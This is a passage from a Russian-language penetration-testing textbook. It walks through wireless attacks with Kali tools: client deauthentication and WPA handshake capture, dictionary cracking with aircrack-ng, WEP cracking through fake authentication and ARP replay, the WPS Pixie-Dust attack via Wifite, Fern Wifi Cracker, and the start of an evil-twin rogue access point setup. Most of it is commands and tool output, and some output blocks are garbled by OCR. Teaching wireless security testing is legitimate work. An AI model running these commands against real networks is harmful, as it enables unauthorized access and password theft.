Если вы не можете получить рукопожатие WPA, посмотрите, есть ли клиент, обращающийся к сети. В данном случае мы видим станцию, подключенную к целевой беспроводной сети с MAC-адресом 64:A5:C3:DA:30:DC. Поскольку это устройство аутентифицировалось, скорее всего, после обрыва связи (деаутентификации) оно снова автоматически начнет процесс подключения. Чтобы инициировать обрыв связи, введите в командную строку следующую команду:

```
# aireplay-ng -0 3 -a 44:94:FC:37:10:6E -c 64:A5:C3:DA:30:DC wlan0mon
```

Команда `aireplay-ng` позволяет вводить пакеты в коммуникационный поток и деаутентифицировать клиент. Это заставит клиент выполнить новое рукопожатие WPA, которое мы, в свою очередь, можем захватить.

- После того как мы захватили рукопожатие, `airodump-ng` следует остановить. Для этого нажмите сочетание клавиш `Ctrl+C`. Если мы рассмотрим корневую папку, то увидим четыре файла, которые были созданы из нашего дампа (рис. 11.21). В Wireshark мы можем изучить файл `wificrack-01.cap`. Если мы перейдем к протоколу *EAPOL*, то увидим захваченное четырехстороннее рукопожатие (рис. 11.22).

При дальнейшем изучении мы обнаружим конкретный ключ WPA Nonce и связанную с ним информацию (рис. 11.23).

- Теперь у нас есть информация, необходимая для взлома предварительного общего ключа WPA. Для этого мы воспользуемся инструментом `Aircrack-ng`. Ниже приведена одноименная команда:

```
# aircrack-ng -w rockyou.txt -b 44:94:FC:37:10:6E wificrack-01.cap
```

В этой команде мы идентифицируем BSSID целевой сети с параметром `-b`. Затем указываем на файл захвата `wificrack-01.cap`. Наконец, мы используем список слов примерно так, как взламывали бы файл пароля. В этом случае мы взяли список из файла `rockyou.txt`. Как только команда будет введена, нажмите `Enter`, и `Aircrack-ng` начнет работать (рис. 11.24).



Рис. 11.21. В корневой папке созданы четыре файла

7732	89.849468	Actionte_46:9d:a5 (..	802.11	10 Acknowledgement, Flags=.....
1873	29.164972	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 155 Key (Message 1 of 4)
1878	29.184430	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 189 Key (Message 3 of 4)
1880	29.187000	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 133 Key (Message 4 of 4)
4160	51.574572	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 155 Key (Message 1 of 4)
4166	51.588907	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 189 Key (Message 3 of 4)
4170	51.591484	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 133 Key (Message 4 of 4)
7216	83.908415	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 155 Key (Message 2 of 4)
7219	83.923762	Netgear_37:10:6e	Apple_da:30:dc	EAPOL 189 Key (Message 3 of 4)
7221	83.927359	Apple_da:30:dc	Netgear_37:10:6e	EAPOL 133 Key (Message 4 of 4)

▶ Frame 1873: 155 bytes on wire (1240 bits), 155 bytes captured (1240 bits)
 ▶ IEEE 802.11 QoS data, Flags:r.
 ▶ Logical-Link Control
 ▶ 802.1X Authentication

Рис. 11.22. Рукопожатие перехвачено




Рис. 11.23. Ключ WPA Noise и связанная с ним информация найдены


```

Aircrack-ng 1.2 rc3

[00:00:27] 13128 keys tested (522.32 k/s)

Current passphrase: turtle123

Master Key      : E0 F6 72 7B 66 A0 69 96 22 55 63 E2 D1 F8 99 33
                  F9 3F 9F D6 DA CD 26 F1 A4 B2 7B BC 5A 3F 7D 8E

Transient Key   : E0 A4 A3 B0 7D DA 2D 9D 8A 07 25 48 BD 15 AA 4D
                  65 CC 85 81 37 D4 12 AE 92 66 1A E4 3A 51 F7 8D
                  C6 10 AD 06 EE DB 52 D3 2F 73 E9 F7 02 43 6E 26
                  3B 4F 21 AB 83 DB 04 BF 6B 52 06 95 00 6D 22 18

EAPOL HMAC     : 72 5B AF D4 8D D0 68 55 1D 2B 63 9B 6D 41 DD 4A

```

Рис. 11.24. Aircrack-ng запущен

На основании списка паролей `rockyou.txt` Aircrack-ng проверит каждую комбинацию захваченного файла. Если используемый в предварительном общем ключе код доступа есть в файле, Aircrack-ng выдаст следующее сообщение (рис. 11.25).

```

Aircrack-ng 1.2 rc3

[01:42:41] 8623648 keys tested (1385.07 k/s)

KEY FOUND! [ 15SHOUTINGspiders ]

Master Key      : FF 33 BC CC 87 0F AB 9F B8 7A 7F C2 41 B0 C5 1A
                  D6 1A F2 38 E7 38 3F A9 21 8F 66 49 0E 87 60 DE

Transient Key   : 59 08 E5 12 AA BA 7F 3E 63 FF 11 FF 19 CB 0B 6F
                  C7 EC C8 D3 F0 92 E4 FC C5 C9 5B 70 96 6B 07 CC
                  B9 CC A4 6B D5 9D A8 F3 12 4F E4 E3 AB D3 2E 9E
                  0E B5 46 86 E6 FC E3 BA 43 90 59 F7 5D 4F 16 23

EAPOL HMAC     : 28 AA 14 FB 14 A0 0C 57 51 F8 0A 6C C4 1F B4 BF

```

Рис. 11.25. Сообщение Aircrack-ng

На рис. 11.25 мы видим, что `passcode "15SHOUTINGspiders"` находился в файле `rockyou.txt`. Обратите также внимание, что взлом занял примерно 1 час 42 минуты и в конечном итоге было проверено 8 623 648 различных кодов доступа. Этот метод можно использовать с любым списком паролей так же, как это делалось в главе о взломе паролей. Учтите, что пароль может иметь длину от 8 до 63 символов.

Количество комбинаций, которые мы можем применить, слишком велико, чтобы подбирать пароль вручную. Однако такая атака будет эффективна против легко запоминаемых или коротких парольных фраз.

Влом WEP

Процесс взлома WEP очень похож на таковой в отношении WPA. Определите целевую сеть, захватите трафик с механизмом аутентификации, а затем, чтобы прервать связь целевого беспроводного устройства с сетью, выберите атаку грубой силы. Однако процесс взлома WEP несколько отличается от процесса взлома WPA. В отличие от взлома WPA, где нам нужно было лишь захватить четырехстороннее рукопожатие, в WEP-взломе потребуется убедиться, что мы собрали достаточно *векторов инициализации (IVs)*. На первый взгляд это может показаться очень сложной задачей, но с помощью доступных методов мы можем значительно сократить время на перехват и анализ трафика.

1. Чтобы начать процесс взлома WEP, следует перевести беспроводную карту в режим мониторинга. Это делается так же, как и при взломе WPA. Введите следующую команду:

```
# airmong-ng start wlan0
```

2. Далее, чтобы найти целевую сеть, выполните такую команду:

```
# airodump-ng wlan0mon
```

Это приведет к созданию списка беспроводных сетей (рис. 11.26).

```
CH 6 [ Elapsed: 6 s ] [ 2016-06-17 18:52:11.128 time=0.444 ms
64 bytes from 192.168.2.2: icmp_seq=475 ttl=128 time=0.316 ms
64 bytes from 192.168.2.2: icmp_seq=476 ttl=128 time=0.230 ms
64 bytes from 192.168.2.2: icmp_seq=477 ttl=128 time=0.242 ms
64 bytes from 192.168.2.2: icmp_seq=478 ttl=128 time=0.777 ms
```

BSSID	PWR	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID				
DC:FE:07:73:8D:AA	-90	2	0	0	6	54e	WPA2	CCMP	PSK	<leng				
5E:8F:E0:A5:C0:48	-85	2	0	0	6	54e	WPA2	CCMP	PSK	MDH W				
E0:3F:49:94:C0:28	-81	2	0	0	6	54e	WPA2	CCMP	WPSK	<leng				
7E:8F:E0:A5:C0:48	-84	3	87	2	3319	0	109	0	6	54e	WPA2	CCMP	WPSK	<leng
B4:75:0E:C3:C0:34	-86	2	0	0	6	54e	WPA2	CCMP	PSK	Boomb				
CC:03:FA:CA:A6:5A	-86	2	0	0	WR	0	Rel	1e	54e	WPA2	CCMP	PSK	HOME-	
10:86:8C:D1:BF:7A	-82	3	0	0	11	54e	WPA2	CCMP	PSK	Aaron				
5C:57:1A:87:58:A0	-82	1	FE:ED:21:6F:F2	0	0	3	0	1	54e	WPA2	CCMP	96	PSK	HOME-
20:76:00:65:E2:E5	-82	1	15:C2:3:45:CE	0	15	0	5	11	54e	WPA2	CCMP	66	PSK	Centu
7E:8F:E0:9B:02:D4	-75	3	0	0	6	54e	WPA2	CCMP	PSK	<leng				
C0:56:27:DB:30:41	-55	4	0	0	11	54e	WEP	WEP		belki				
10:5F:06:9C:89:55	-35	4	1	0	11	54e	WPA2	CCMP	PSK	SECAL				
32:86:8C:70:38:D6	-47	4	0	0	11	54e	WPA2	CCMP	PSK	<leng				
8E:04:FF:35:F8:AD	-45	6	0	0	6	54e	WPA2	CCMP	PSK	<leng				
8E:04:FF:35:F8:AC	-44	8	0	0	6	54e	WPA2	CCMP	PSK	<leng				
8C:04:FF:35:F8:AB	-45	5	3	1	6	54e	WPA2	CCMP	PSK	HOME-				
10:86:8C:70:38:D6	-47	3	0	0	11	54e	WPA2	CCMP	PSK	Harle				
12:86:8C:70:38:D6	-51	4	0	0	11	54e	WPA2	CCMP	PSK	<leng				

Рис. 11.26. Список беспроводных сетей создан

Мы определили целевую сеть под управлением WEP с BSSID C0:56:27:DB:30:41. В том же ключе мы должны отметить это, а также канал, который использует точка доступа. В данном случае это канал 11.

- Для захвата данных в целевой беспроводной сети мы введем команду `airodump-ng`:

```
# airodump-ng -c 11 -w belkincrack --bssid C0:56:27:DB:30:41
```

Она наводит инструмент `airodump-ng` на нашу целевую сеть, расположенную на соответствующем канале. Кроме того, мы фиксируем трафик, записанный в файл `belkincrack`. Вывод команды будет таким (рис. 11.27).

```
CH 11 [E] Elapsed: 2 mins [ 2016-06-17 18:25] 0 2 54e WPA2 CCMP PSK B
DC:3A:5E:4C:A3:A3 -37 2 0 0 11 54e WPA2 CCMP PSK <
BSSID 0:5F:06:9C:89:45 PWR RXQ Beacons #Data, #/s CH MBI ENC 2 CIPHER AUTH E
10:86:8C:70:38:D6 -43 8 0 0 11 54e WPA2 CCMP PSK H
C0:56:27:DB:30:41:45 -13 354 0 0 11 54e WEP2 WEP1P OPN b
32:86:8C:70:38:D6 -44 4 0 0 11 54e WPA2 CCMP PSK <
BSSID E:04:FF:35:F8:STATION 10 PWR (Rate 0 Lost 54e Frames Probe x
8C:04:FF:35:F8:AB -56 10 3 0 6 54e WPA2 CCMP PSK H
C0:56:27:DB:30:41:10:FE:ED:24:6F:F2 0 0 0 -1 1 0 WEP 4/EP b
38:2C:4A:E3:F2:60 -47 11 0 0 6 54e WPA2 CCMP PSK H
```

Рис. 11.27. Вывод команды `airodump-ng`

Обратите внимание, что мы пока не видим никаких данных, передаваемых и принимаемых этой точкой доступа. Это важно, так как для взлома ключа WEP нам нужно захватить пакеты данных, которые содержат векторы инициализации (IVs).

- Мы должны подделать аутентификацию для нашей целевой сети. По сути, мы используем инструмент `Aircrack-ng` под названием `aireplay-ng`, чтобы сообщить точке доступа, что у нас есть правильный ключ WEP и мы готовы аутентифицироваться. Даже если у нас нет правильного ключа, следующая команда позволяет подделать аутентификацию и общаться с точкой доступа WEP:

```
# aireplay-ng -1 0 -a C0:56:27:DB:30:41 wlan0mon
```

Здесь мы подделали аутентификацию, указав `-1` и `0` как время повторной передачи и `-a` как BSSID нашей целевой точки доступа. После выполнения команды мы получим следующий результат (рис. 11.28).

```
root@kali:~# aireplay-ng -1 0 -a C0:56:27:DB:30:41 wlan0mon
No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:13 Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11
18:55:13 Sending Authentication Request (Open System) [ACK]
18:55:13 Authentication successful
18:55:13 Sending Association Request [ACK]
18:55:13 Association successful ;-) (AID: 1)
```

Рис. 11.28. Результат выполнения команды `aireplay-ng`

Теперь у нас есть возможность общаться с точкой доступа WEP.

5. Как вы видели, при выполнении шага 3 мы получили очень мало данных, передаваемых в обоих направлениях через точку доступа. Чтобы гарантировать, что мы можем получить большое количество данных, нам следует захватить IV и создать коллизию. Для увеличения потока данных от точки доступа нам снова нужно использовать aireplay-ng. С помощью команды, приведенной ниже, мы собираемся провести повторную атаку на запросы ARP и ретранслировать их в точку доступа. Каждый раз, когда выполняется такая операция, генерируется новый вектор инициализации и наши шансы на форсирование этой коллизии увеличиваются. Откройте второй терминал и введите в командную строку следующую команду:

```
# aireplay-ng -3 -b C0:56:27:DB:30:41 wlan0mon
```

Здесь -3 говорит aireplay-ng провести атаку повторного воспроизведения запроса ARP против сети -b на определенном интерфейсе wlan0mon. После выполнения команды вам необходимо принудительно выполнить запросы ARP, вызвав другой хост в той же сети. Это активизирует запросы ARP. Как только операция будет выполнена, вы увидите следующий вывод (рис. 11.29).

```
root@kali:~# aireplay-ng -3 -b C0:56:27:DB:30:41 wlan0mon
No source MAC (-h) specified. Using the device MAC (10:FE:ED:24:6F:F2)
18:55:40 Waiting for beacon frame (BSSID: C0:56:27:DB:30:41) on channel 11
Saving ARP requests in replay_arp-0617-185541.cap
You should also start airodump-ng to capture replies.
Read 19256 packets (got 27 ARP requests and 47 ACKs), sent 76 packets...(497 pps
Read 19357 packets (got 42 ARP requests and 83 ACKs), sent 126 packets...(498 pp
Read 19470 packets (got 69 ARP requests and 122 ACKs), sent 177 packets...(501 p
Read 19606 packets (got 90 ARP requests and 167 ACKs), sent 227 packets...(500 p
```

Рис. 11.29. Запросы ARP активизированы

Если мы вернемся к первой командной строке, где работает airodump-ng, то увидим, что скорость передачи данных начинает увеличиваться. В этом случае мы получим более 16 000 векторов инициализации (рис. 11.30).

```
CH 11 ][ Elapsed: 14 mins ][ 2016-06-17 19:08
```

BSSID	PWR	RXQ	Beacons	#Data	#,/s	CH	MB	ENC	CIPHER	AUTH	E
C0:56:27:DB:30:41	-27	100	5608	16358	0	11	54e	WEP	WEP	OPN	b

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
C0:56:27:DB:30:41	10:FE:ED:24:6F:F2	0	48 - 1	0	491966	
C0:56:27:DB:30:41	3C:15:C2:CE:45:CE	-22	54e-54e	0	11839	

Рис. 11.30. Поток данных увеличился

6. Откройте третий терминал. Здесь мы собираемся начать взлом WEP. Он может выполняться в тот момент, пока команда `airdumpp-ng` захватывает IV. Чтобы запустить этот процесс, введите следующую команду:

```
# aircrack-ng belkincrack-01.cap
```

Здесь мы просто указываем команде `aircrack-ng` на работающий файл `capture`. `Aircrack-ng` сразу примется за работу (рис. 11.31).

```
File Edit View Search Terminal Help      Aircrack-ng 1.2 rc3
64 bytes from 192.168.2.2: icmp_seq=222 ttl=128 time=0.331 ms
64 bytes from 192.168.2.2: icmp_seq=223 ttl=128 time=0.307 ms
[00:00:32] Tested 673 keys (got 4819 IVs)
64 bytes from 192.168.2.2: icmp_seq=224 ttl=128 time=0.487 ms
64 bytes from 192.168.2.2: icmp_seq=225 ttl=128 time=0.426 ms
KB  depth  byte(vote)
0   5/0 6  B9(7424) A5(7168) DF(7168) 67(6912) AD(6912)
1  20/0 1  E5(6656) 1A(6400) 37(6400) 9B(6400) AF(6400)
2   7/0 2  E8(6912) 0F(6656) 29(6656) 6F(6656) 7E(6656)
3   0/0 3  54(8448) 39(7424) F6(7424) FE(7424) 35(7168)
4   0/0 3  1C(8704) 5A(7936) E3(7936) 48(7680) 4C(7680)
64 bytes from 192.168.2.2: icmp_seq=231 ttl=128 time=0.323 ms
64 bytes from 192.168.2.2: icmp_seq=232 ttl=128 time=0.267 ms
```

Рис. 11.31. Aircrack-ng принялся за работу

Если IV недостаточно, `Aircrack-ng` повторит подключение, когда количество станет приемлемым. Как показано на рис. 11.32, `Aircrack-ng` смог определить ключ WEP. Всего было захвачено 15 277 векторов инициализации, которые использовались для взлома. Кроме того, менее чем за три минуты были протестированы 73 253 ключа (рис. 11.32).

```
Aircrack-ng 1.2 rc3
[00:02:52] Tested 73253 keys (got 15277 IVs)
KB  depth  byte(vote)
0   0/ 3  34(24576) BF(22016) 75(21760) C3(20992) E6(20736)
1  20/ 24  7C(18432) 3A(18176) 57(18176) 81(18176) 9A(18176)
2   4/ 11  A9(19456) 7F(19456) BD(19200) D2(19200) FA(18944)
3   1/ 32  CD(19968) CC(19712) 07(19712) 97(19712) 9C(19456)
4   0/ 3  25(23040) 74(20736) 24(20480) C4(19968) 05(19712)
KEY FOUND! [ 34:4D:A9:CD:25 ]
Decrypted correctly: 100%
```

Рис. 11.32. Ключ WEP определен

Как видите, в этой атаке с нужным количеством беспроводного трафика и набором инструментов `Aircrack-ng` мы смогли определить ключ WEP, который

позволяет аутентифицироваться в сети. Это была легкая атака, в которой мы показали переход от WEP к аутентификации WPA. Как уже говорилось, из-за этой уязвимости количество сетей WEP уменьшается, но их еще можно встретить. Благодаря рассмотренному примеру атаки вы теперь понимаете серьезную опасность, связанную с данной уязвимостью.

PixieWPS

PixieWPS — это автономный инструмент грубой силы, который используется для обратного вывода беспроводной точки доступа WPS. Название PixieWPS происходит от атаки Pixie-Dust, которая была выявлена Домиником Бонгардом (Dominique Bongard). Эта уязвимость позволяет применить грубую силу WPS PIN.

Чтобы открыть PixieWPS, введите в командной строке следующую команду:

```
# pixiewps
```

После ее выполнения вы получите различные параметры. Чтобы PixieWPS работал правильно, необходимо иметь следующую информацию:

- открытый ключ пользователя;
- открытый ключ регистрации;
- полученный хеш-1;
- полученный хеш-2;
- ключ сеанса аутентификации;
- специальное слово.

Из-за того что требуется столько компонентов, PixieWPS часто запускается как часть другого инструмента, например Wifite.

Wifite

Wifite — автоматизированный инструмент тестирования беспроводных сетей на проникновение, использующий средства из набора Aircrack-ng и инструменты командной строки Reaver и PixieWPS.

Wifite может захватить трафик, разорвать связь, проследить за новым подключением и проверкой подлинности логина и пароля для беспроводных сетей типа WEP, WPA и WPS. Для запуска приложения выполните команду основного меню Applications ▶ Wireless Attacks ▶ Wifite (Приложения ▶ Беспроводные атаки ▶ Wifite) или введите в командную строку следующее:

```
# wifite
```

Эта команда выведет нас к начальному экрану (рис. 11.33).

Wifite автоматически переведет беспроводную карту в режим мониторинга, а затем начнет сканирование беспроводных сетей (рис. 11.34).

```

root@kali:~# wifite
WiFiite v2 (r87)
automated wireless auditor
designed for Linux

[+] scanning for wireless devices...
[+] enabling monitor mode on wlan0... done
[+] initializing scan (wlan0mon), updates at 5 sec intervals, CTRL+C when ready.
[0:00:05] scanning wireless networks. 0 targets and 0 clients found

```

Рис. 11.33. Начальный экран Wifite

```

[0:00:31] scanning wireless networks. 75 targets and 7 clients found
[+] checking for WPS compatibility... done

```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	(12:86:8C:70:38:D6)	11	WPA2	54db	wps	
2	Harley-2.4	11	WPA2	52db	wps	
3	(32:86:8C:70:38:D6)	11	WPA2	52db	wps	
4	Brenner	1	WPA2	51db	wps	

Рис. 11.34. Сканирование беспроводных сетей в автоматическом режиме

Как только вы увидите в списке целевую сеть (в данном примере ESSID или широкоэвещательный SSID Brenner), нажмите сочетание клавиш Ctrl+C. В это время вам будет предложено ввести либо один номер, либо диапазон для тестирования. В примере мы введем 4 и нажмем клавишу Enter (рис. 11.35).

```

[+] select target numbers (1-78) separated by commas, or 'all': 4
[+] 1 target selected.
[0:00:00] initializing WPS Pixie attack on Brenner (E8:89:2C:DB:DD:70)
[0:00:01] WPS Pixie attack: Starting Cracking Session. Pin count: 0, Max pi...
[0:00:02] WPS Pixie attack: Sending identity response
[0:00:04] WPS Pixie attack: attempting to crack and fetch psk...
[0:00:16] WPS Pixie attack:

```

Рис. 11.35. Целевая сеть найдена

Wifite автоматически запускает атаку WPS Pixie, захватывая необходимую информацию. В случае успешной атаки вы увидите следующую информацию (рис. 11.36).

```
[+] PIN found:      42000648
[+] WPA key found: Reesie1958

[+] 1 attack completed:

[+] 1/1 WPA attacks succeeded
    found Brenner's WPA key: "Reesie1958", WPS PIN: 42000648

[+] disabling monitor mode on wlan0mon... done
[+] quitting
```

Рис. 11.36. Атака прошла успешно

Если уязвимость WPS присутствует, как в этой беспроводной сети, Wifite может определить и ключ WPA, и PIN-код.

Fern Wifi Cracker

Fern Wifi Cracker — это приложение с графическим интерфейсом, написанное на Python и предназначенное для тестирования безопасности беспроводных сетей. В настоящее время поддерживаются две версии: платная профессиональная версия с гораздо большей функциональностью и бесплатная версия с ограниченной функциональностью. Версия, включенная в Kali Linux, для правильной работы требует aircrack-ng и других инструментов для беспроводных сетей.

Чтобы запустить Fern, выберите команду основного меню Applications ▶ Wireless Attacks ▶ Fern Wifi Cracker (Приложения ▶ Беспроводные атаки ▶ Fern Wifi Cracker) или введите в командную строку команду:

```
# fern-wifi-cracker
```

На рис. 11.37 показана загружаемая начальная страница.

Мы для атаки той же беспроводной сети будем использовать Fern Wifi Cracker и встроенный инструмент Aircrack-Wi-Fi. В этой программе вместо командной строки предусмотрен графический интерфейс.

1. Выберите интерфейс. Щелкните на стрелке раскрывающегося меню Select Interface (Выбрать интерфейс) и выберите wlan0. Fern автоматически установит интерфейс в режим мониторинга (рис. 11.38).



Рис. 11.37. Начальная страница Fern Wifi Cracker




Рис. 11.38. Интерфейс автоматически установлен в режим мониторинга

2. Нажмите кнопку Scan for Access Points (Сканировать точки доступа). Fern начнет автоматическое сканирование беспроводных сетей в пределах диапазона антенны. После завершения сканирования кнопки Wi-Fi WEP и Wi-Fi WPA изменят цвет с серого на красный и синий. Это значит, что точки беспроводного доступа, использующие эти параметры безопасности, обнаружены (рис. 11.39).



Рис. 11.39. Точки доступа обнаружены

Если нажать кнопку **Wi Fi WPA**, появится панель атаки, где графически представлены точки беспроводного доступа WPA, которые мы можем атаковать. Мы выберем **Aircrack_Wifi** (рис. 11.40).




Рис. 11.40. Панель атаки открыта

3. На панели атак показаны сведения о выбранной точке доступа. Здесь вы сможете выбрать атаку (WPA или WPS), которую выполнит Fern Wifi Cracker. В нашем примере мы выберем атаку WPA (рис. 11.41).




Рис. 11.41. Сведения о точке доступа

4. Выберите файл со списком возможных паролей, который Fern Wifi Cracker будет использовать для атаки на пароль. Для нашего примера мы создали специальный список кодов доступа Wi-Fi и указали Fern Wifi Cracker место расположения нужного текстового файла (рис. 11.42).



Рис. 11.42. Указан текстовый файл со списком кодов

5. Нажмите кнопку **Wi-Fi Attack** (Атака Wi-Fi). Fern Wifi Cracker выполнит все этапы процесса, который ранее мы рассмотрели в подразделе «Aircrack-ng». Этот процесс включает в себя деаутентификацию клиента и захват четырехстороннего рукопожатия. Наконец, Fern Wifi Cracker начнет подбирать код доступа, используя указанный текстовый файл. Если код доступа в этом текстовом файле будет обнаружен, появится следующее сообщение (рис. 11.43).




Рис. 11.43. Код доступа найден

После того как Fern Wifi Cracker взламывает сеть Wi-Fi и точки доступа, будет создан бэкенд.

Конечно, вам может показаться, что это наиболее простой инструмент из всех рассмотренных. Но, чтобы правильно использовать Fern Wifi Cracker, следует иметь четкое представление о том, как работают инструменты из набора Aircrack-ng, потому что Fern Wifi Cracker, как и другие средства для взлома Wi-Fi-сети, для своей работы используют именно этот набор.

Атака «злой двойник»

Сейчас в любом крупном городе или компании есть сети Wi-Fi. Многие точки доступа, особенно расположенные в общественных местах, не требуют аутентификации. Другие же могут потребовать выполнить некоторые условия или войти в систему с использованием вашей электронной почты или учетной записи Facebook.

Атака «злой двойник» (Evil Twin) предусматривает использование точки доступа, которая без ведома владельца законной точки доступа маскируется под нее (также известна как Rogue Access Point — мошенническая точка доступа). Сигнал поддельной точки доступа сильнее, чем у законной. Поэтому конечные пользователи, подключаясь, как они думают, к законной точке доступа, будут перехвачены поддельной точкой.

Злоумышленник, который установил поддельную точку, выбрав сценарий для атаки «человек посередине», с помощью других атак сможет получить фактический пароль защищенного SSID.

Для атаки нам потребуется набор Aircrack Suite и dnsmasq — небольшой, легкий инструмент, который действует как простой в настройке DNS-сервер пересылки и DHCP-сервер. В зависимости от направления атаки вам понадобятся дополнительные инструменты, такие как apache2 и dnsspoof.

1. Убедитесь, что все перечисленные инструменты установлены в вашей операционной системе. Как известно, в Kali Linux Aircrack и Apache2 установлены по умолчанию. Если инструмента dnsspoof у вас нет, для его установки запустите терминал и введите команду `apt-get install dnsmasq`. Вам будет предложено подтвердить установку.
2. Определите целевую сеть. Для этого переведите один из беспроводных адаптеров в режим мониторинга: `airmon-ng start <interface>`, а затем для перечисления всех транслируемых сетей выполните команду `airodump-ng <interface>` (рис. 11.44, 11.45).

```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  610 NetworkManager
  858 wpa_supplicant
  885 dhcpcd

PHY      Interface      Driver      Chipset
phy1     wlan0           rtl8187     Realtek Semiconductor Corp. RTL8187
          (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
          (mac80211 station mode vif disabled for [phy1]wlan0)
phy0     wlan1           iwlwifi     Intel Corporation Centrino Advanced-N 6205 [Taylor Peak] (rev 34)

root@kali:~# █

```

Рис. 11.44. Сетевой адаптер переведен в режим мониторинга

```
root@kali:~# airodump-ng wlan0mon
```

Рис. 11.45. Команда для перечисления транслируемых сетей

3. Скорее всего, вы увидите ошибки, как на рис. 11.46. В большинстве случаев их можно игнорировать. При возникновении проблем для завершения

процесса используйте команду `kill <PID>`. Например, для завершения процесса `NetworkManager` мы введем команду `kill 610`.

```

root@kali: ~
File Edit View Search Terminal Help
CH 11 ][ Elapsed: 12 s ][ 2018-08-27 12:11

BSSID          PWR  Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH  ESSID
-----
-72            2      0    0  6  270 WPA2  CCMP  PSK
-38           12      4    0  1  130 WPA2  CCMP  PSK
-60           11      0    0  8  195 WPA2  CCMP  PSK
-58           15      0    0  3  195 WPA2  CCMP  PSK
-60           15      0    0  1  270 WPA2  CCMP  PSK
-61           12      0    0  1  405 WPA2  CCMP  PSK
-61            4      0    0  7  195 WPA2  CCMP  PSK
-63           17      1    0  11 130 WPA2  CCMP  PSK
-67           12      0    0  6  405 WPA2  CCMP  PSK
-66           16      0    0  8  195 WPA2  CCMP  PSK
-66            8      0    0  11 54e WPA2  CCMP  PSK
-68           13      1    0  4  195 WPA2  CCMP  PSK
-67           10      2    0  1  130 WPA2  CCMP  PSK
-66            3      3    0  6  195 WPA2  CCMP  PSK
-69            6      0    0  1  405 WPA2  CCMP  PSK
-68            7      0    0  1  195 WPA2  CCMP  PSK
-70            5      0    0  1  405 WPA2  CCMP  PSK
-70            2      4    0  11 405 WPA2  CCMP  PSK

root@kali:~#

```

Рис. 11.46. Возможные ошибки

Обратите внимание на BSSID (MAC-адрес), ESSID (широковещательное имя, SSID) и канал целевой сети.

4. Настройте файл конфигурации для работы с `dnsmasq`. Для этой цели мы в своем домашнем каталоге создали папку с именем `tmp` (команда `mkdir tmp`). После этого в командной строке терминала ввели `touch dnsmasq.conf`, чтобы создать файл с именем `dnsmasq`. Далее, чтобы отредактировать этот файл, в редакторе `папо` мы ввели в командной строке терминала `nano dnsmasq.conf`. Согласно этой команде в текстовом редакторе `папо` был открыт файл `dnsmasq.conf`. Теперь он готов к редактированию. Введите следующие строки:

```

interface=<at0>
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
server=8.8.8.8
log-queries
log-dhcp
listen-address=127.0.0.1

```

